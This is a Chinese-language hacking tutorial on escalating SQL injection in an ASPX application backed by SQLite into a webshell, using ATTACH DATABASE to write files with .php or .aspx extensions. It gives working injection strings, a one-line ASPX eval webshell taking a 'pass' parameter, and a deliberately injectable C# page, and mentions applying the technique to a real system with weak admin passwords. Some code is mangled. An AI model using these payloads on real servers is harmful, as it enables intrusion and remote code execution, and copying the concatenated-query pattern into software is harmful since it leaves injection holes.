

SQLite 手工注入 Getshell 技巧

“ SQLite 手工注入 Getshell 技巧 – 浮萍

0x01 前言

SQLite 是一种嵌入式数据库，它的数据库就是一个文件。由于 SQLite 本身是 C 写的，而且体积很小，所以经常被集成到各种应用程序中，主要在手机的 App 中使用。

之前没有遇到过关于 SQLite 的注入，这次遇到一个在 ASPX 中使用 SQLite 数据库，并且存在注入。这篇文章将主要介绍一下从注入到获取 WEBSHELL 的过程和遇到的一些坑。

首先介绍一下 SQLite 的使用方法，然后在本地搭建环境以及利用注入获取 WEBSHELL，最后将讲述在实际应用中遇到的问题以及如何解决（e.g. 手工注入写 shell）。

0x02 SQLite 的使用

SQLite 的一个重要的特性是零配置的，这意味着不需要复杂的安装或管理。在 Windows 上使用 SQLite 时访问 [SQLite 下载页面](#)，从 Windows 区下载预编译的二进制文件。现在最新的为 [sqlite-tools-win32-x86-3190300.zip](#)，下载下来后解压。我这里将其中的文件复制到 D:\sqlite 目录。

SQLite 的语法和其他数据库差不多，只不过 SQLite 的数据库是一个单独的文件。SQLite 创建数据库的方法有两种，一种是创建，另外一种是附加。

创建使用命令：`sqlite3.exe 数据库文件名`，例如创建一个名字为 `qq.db` 的数据库，使用命令：

创建使用命令：`sqlite3.exe 数据库文件名`。例如创建一个名字为 `aa.db` 的数据库，使用命令：
`sqlite3.exe aa.db`。

```
D:\sqlite>sqlite3.exe aa.db
SQLite version 3.19.3 2017-06-08 14:26:16
Enter ".help" for usage hints.
sqlite> .databases
main: D:\sqlite\aa.db
sqlite> _
```

附加数据库的基本语法是：`ATTACH DATABASE 'DatabaseName' As 'Alias-Name';`。如果数据库尚未被创建，这个命令将创建一个数据库，如果数据库已存在，则把数据库文件名称与逻辑数据库‘Alias-Name’绑定在一起。例如附加一个 `bb.db` 的数据库，别名为 `a`，命令为：`attach database 'd:\sqlite\bb.db' as 'a';`。

```
sqlite> attach database 'd:\sqlite\bb.db' as 'a';
sqlite> .databases
main: D:\sqlite\aa.db
a: d:\sqlite\bb.db
sqlite>
```

创建表并插入数据的命令如下：

```
create table a.tt(dataz text); INSERT into a.tt(dataz) VALUES ('test');
```


```
sqlite> create table a.tt(dataz text); INSERT into a.tt(dataz) VALUES ('test');
sqlite> select * from a.tt;
test
sqlite>
```

SQLite 还可以生成任意后缀名的数据库文件。例如创建一个 `php` 结尾的数据库文件，新建一个


名为 exp 的表，并在其中插入数据，内容为： `<?php phpinfo();?>` 。


具体命令如下：

```
sqlite>ATTACH DATABASE 'd:\\sqlite\\23.php' AS test ;create TABLE test.exp (data  
z text) ; insert INTO test.exp (dataz) VALUES ('<?php phpinfo();?>');--
```




将生成的数据库文件 23.php 放在 web 目录，然后访问。发现数据库中插入的数据竟被解析了。





同样的方法生成 aspx 后缀的数据库文件，创建表，并插入 `<%@ Page Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>`。然后将该文件放在 IIS 服务的 web 目录。发现其中的 APSX 代码也会被解析。



通过查看生成的数据库文件，发现其中表的内容都以原格式存储的，这就导致了表中的代码被解析的原因。接下来将在本地搭建一个 ASPX+SQLite 的 web 项目，演示一下如何通过 SQL 注入获取 WEBSHELL。

0x03 本地环境搭建及获取 SHELL


因为在实际应用中遇到的是 .Net 开发的 web 项目，所以这里也以 ASPX 程序为例。

1. 环境搭建和项目的部署

下载安装 [Sqlite ADO.NET](#)，下载后直接安装即可。安装后将其中的 System.Data.SQLite.DLL 文件复制出来，在下面的项目中将会用到（分 32 和 64 位，根据自己的环境选择）。

这里我采用 VS2013，新建一个 ASP.NET 网站，在项目中新建一个 Bin 文件夹和一个 ASPX 页面（这里名称为 Default.aspx），将上面复制出来的 System.Data.SQLite.DLL 文件放在 Bin 目录中。

其目录结构如图：



Default.aspx 是显示页面，其中有一个文本框和按钮。主要代码：

```
<form runat="server">
<div>
    <asp:TextBox runat="server"></asp:TextBox>

    <asp:Button runat="server" OnClick="btn_Click" Text="查询" />
</div>
</form>
```

Default.aspx.cs 是代码的实现，代码如下：

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Data.SQLite;

public partial class _Default : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!System.IO.File.Exists(Server.MapPath("~/") + "/UserData.dbx"))
        {
            SQLiteConnection.ClearAllPools();
            SQLiteConnection.CreateFile(Server.MapPath("~/") + "/UserData.dbx");
            SQLiteConnection conn = new SQLiteConnection("Data Source=" + Server.MapPath("~/") + "/UserData.dbx");
            conn.Open();
            SQLiteCommand cmd = new SQLiteCommand();
        }
    }
}
```

```

        SQLiteCommand cmd = new SQLiteCommand();
        cmd.CommandText = "create table Users (UserID int primary key,UserName varchar(100) not null,UserPassword varchar(100) not null)";
        cmd.Connection = conn;
        cmd.ExecuteNonQuery();
        for (int i = 0; i < 100; i++)
        {
            cmd.CommandText = "insert into Users (UserID,UserName,UserPassword) values (" + i + ", 'TestUser_" + i + "', '" + DateTime.Now.ToString().Replace(" ", "-").Replace(":", "-") + "')";
            cmd.ExecuteNonQuery();
        }

        conn.Clone();
        conn.Dispose();
        Response.Write("初始化~~<br />");
    }
    Response.Write("加载成功~~<br />");
}

```

```

protected void btn_Click(object sender, EventArgs e)
{
    if (TextBox1.Text != ""){
        SQLiteConnection.ClearAllPools();
        //SQLiteConnection.CreateFile(Server.MapPath("~/") + "/UserData.dbx");

        SQLiteConnection conn = new SQLiteConnection("Data Source=" + Server.MapPath("~/") + "/UserData.dbx");
        conn.Open();
        SQLiteCommand cmd = new SQLiteCommand();
        cmd.CommandText = "select UserPassword from Users where UserName='" + TextBox1.Text.Trim() + "'";
        cmd.Connection = conn;


        if (cmd.ExecuteScalar() != null)
        {
            string tempUserName = cmd.ExecuteScalar().ToString();
            Response.Write("查询结果为:" + tempUserName + "<br /><br />");
        }
        else
        {

```



```
Response.Write("无此用户");
```

2.SQL 注入写 WEBSHELL



当输入 `'` 时，项目报错，同时将 web 绝对路径暴露出来。

“/”应用程序中的服务器错误。

*SQLite error
unrecognized token: ""*

说明: 执行当前 Web 请求期间, 出现未经处理的异常。请检查堆栈跟踪信息, 以了解有关该错误以及代码中导致错误的出处的详细信息。

异常详细信息: System.Data.SQLite.SQLiteException: SQLite error
unrecognized token: ""

源错误:

```
行 46:         cmd.Connection = conn;  
行 47:  
行 48:         if (cmd.ExecuteScalar() != null)  
行 49:         {  
行 50:             string tempUserName = cmd.ExecuteScalar().ToString();
```

源文件: c:\WebSite\Default.aspx.cs 行: 48

堆栈跟踪:


```
[SQLiteException (0x80004005): SQLite error  
unrecognized token: ""]  
System.Data.SQLite.SQLite3.Prepare(SQLiteConnection cnn, String strSql, SQLiteStatement previous, UInt32 timeoutMS, String& strRemain) +1230  
System.Data.SQLite.SQLiteCommand.BuildNextCommand() +605  
System.Data.SQLite.SQLiteDataReader.NextResult() +241  
System.Data.SQLite.SQLiteCommand.ExecuteReader(CommandBehavior behavior) +49  
System.Data.SQLite.SQLiteCommand.ExecuteScalar() +32  
_Default.btn_Click(Object sender, EventArgs e) in c:\WebSite\Default.aspx.cs:48  
System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +155  
System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +3804
```


然后就根据上面 SQLite 创建 ASPX 格式的数据库的方式来写入一个 WEBSHELL。

其语句为:

```
';ATTACH DATABASE 'c:\\WebSite\\css.aspx' AS pwn ;create TABLE pwn.exp (dataz te
```

xt) ; insert INTO pwn.exp (dataz) VALUES ('<@ Page Language="Jscript"><eval(Request.Item["pass"], "unsafe");%>'); --





测试环境很顺利就通过 SQL 注入写入了 WEBSHELL，但是在实际测试中并非如此顺利。接下来看看在实际应用中遇到的问题以及解决的方法。


0x04 实际中应用中遇到的问题及解决方法

已知：该系统存在 SQL 注入，数据库为 SQLite，通过报错发现 web 项目的绝对路径。后台存在弱口令，后台可以上传图片格式文件。

直接利用 SQLite 写 aspx 文件时，发现可以写入成功，但是 SHELL 没有执行。无法判断是 shell 代码未写入成功还是未执行成功。然后就先写个 TXT 查看 shell 代码是否可以写入成功。


